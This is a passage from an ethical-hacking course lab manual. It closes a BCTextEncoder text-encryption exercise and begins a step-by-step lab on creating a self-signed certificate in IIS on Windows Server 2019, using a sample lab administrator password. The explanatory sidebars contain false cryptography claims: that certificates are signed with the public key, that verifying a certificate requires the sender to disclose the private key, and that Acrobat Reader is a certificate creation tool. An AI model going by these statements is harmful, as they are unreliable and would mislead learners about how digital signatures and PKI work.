


Figure 1.6.7: Output decoded text

Note: In real-time, using this procedure, you can encode the text while sending it to the intended user along with the password used for encryption. The user for whom the text is intended should have the BCTextEncoder application installed on his/her machine. He/she will have to paste the encoded text into the **Encoded text** section and use the password you shared, to decode it to plain text.

10. This concludes the demonstration of encrypting and decrypting the data using BCTextEncoder.
11. Close all open windows and document all the acquired information.
12. Turn off the **Windows 10** virtual machine.

Lab Analysis

Analyze and document all the results discovered in the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab

Create a Self-signed Certificate

A self-signed certificate is an identity certificate signed by the same entity whose identity it verifies.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

As a professional ethical hacker and penetration tester, you must possess a proper knowledge of creating this certificate as it validates the public key contained within the certificate belonging to the person, company, server, or other entity mentioned.

The labs in this exercise demonstrate the creation of a self-signed certificate.

Lab Objectives

- Create and use self-signed certificates

Lab Environment

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 20 Cryptography

To carry out this lab, you need:

- Windows Server 2019 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 10 Minutes

Overview of Self-signed Certificate

In cryptography and computer security, a self-signed certificate is an identity certificate signed by the same entity whose identity it verifies. However, the term is unrelated to the identity of the person or organization that actually performs the signing procedure.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Tasks

TASK 1 — Create and Use Self-signed Certificates

Here, we will create a self-signed certificate in Windows Server 2019.

1. Turn on the **Windows Server 2019** and log in with the credentials **Administrator** and **Pa$$w0rd**.

TASK 1.1 — Verify Self-Signed Certificate

2. Before you start this task, you will need to check with your local sites whether they include a self-signed certificate.
3. Launch any web browser (here, **Google Chrome**), type **https://www.goodshopping.com** in the address bar, and press **Enter**.
4. As you are using an https channel to browse the website, it displays a page stating that **This site can't be reached**.
5. As the site does not have a self-signed certificate, it displays a connection refused message, as shown in the screenshot. Close the web browser.

Self-signed certificates are widely used for testing servers. In self-signed certificates, a user creates a pair of public and private keys using a certificate creation tool such as Adobe Acrobat Reader, Java's keytool, Apple's Keychain, etc. and signs the document with the public key.




Figure 2.1.1: www.goodshopping.com before adding Certificate

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.2

Launch IIS Manager

6. Click the **Type here to search** icon ( ) present in the bottom-left of **Desktop** and type **iis**. Select **Internet Information Services (IIS) Manager** from the results.




Figure 2.1.2: Launch IIS Manager

The recipient requests the private key from the sender in order to verify the certificate. However, certificate verification rarely occurs due to the necessity of disclosing the private key: this makes self-signed certificates useful only in a self-controlled testing environment.

TASK 1.3

Configure Server Certificates

7. The **Internet Information Services (IIS) Manager** window appears; click the machine name (**SERVER2019 (SERVER2019\Administrator)**) under the **Connections** section from the left-hand pane.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. In **SERVER2019 Home**, double-click **Server Certificates** in the **IIS** section.




Figure 2.1.3: IIS Manager Server Certificates

TASK 1.4

Create a Self-signed Certificate

9. The **Server Certificates** wizard appears; click **Create Self-Signed Certificate...** from the right-hand pane in the **Actions** section.




Figure 2.1.4: Server Certificates

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. The **Create Self-Signed Certificate** window appears; type **GoodShopping** in the **Specify a friendly name for the certificate** field. Ensure that the **Personal** option is selected in the **Select a certificate store for the new certificate** field; then, click **OK**.

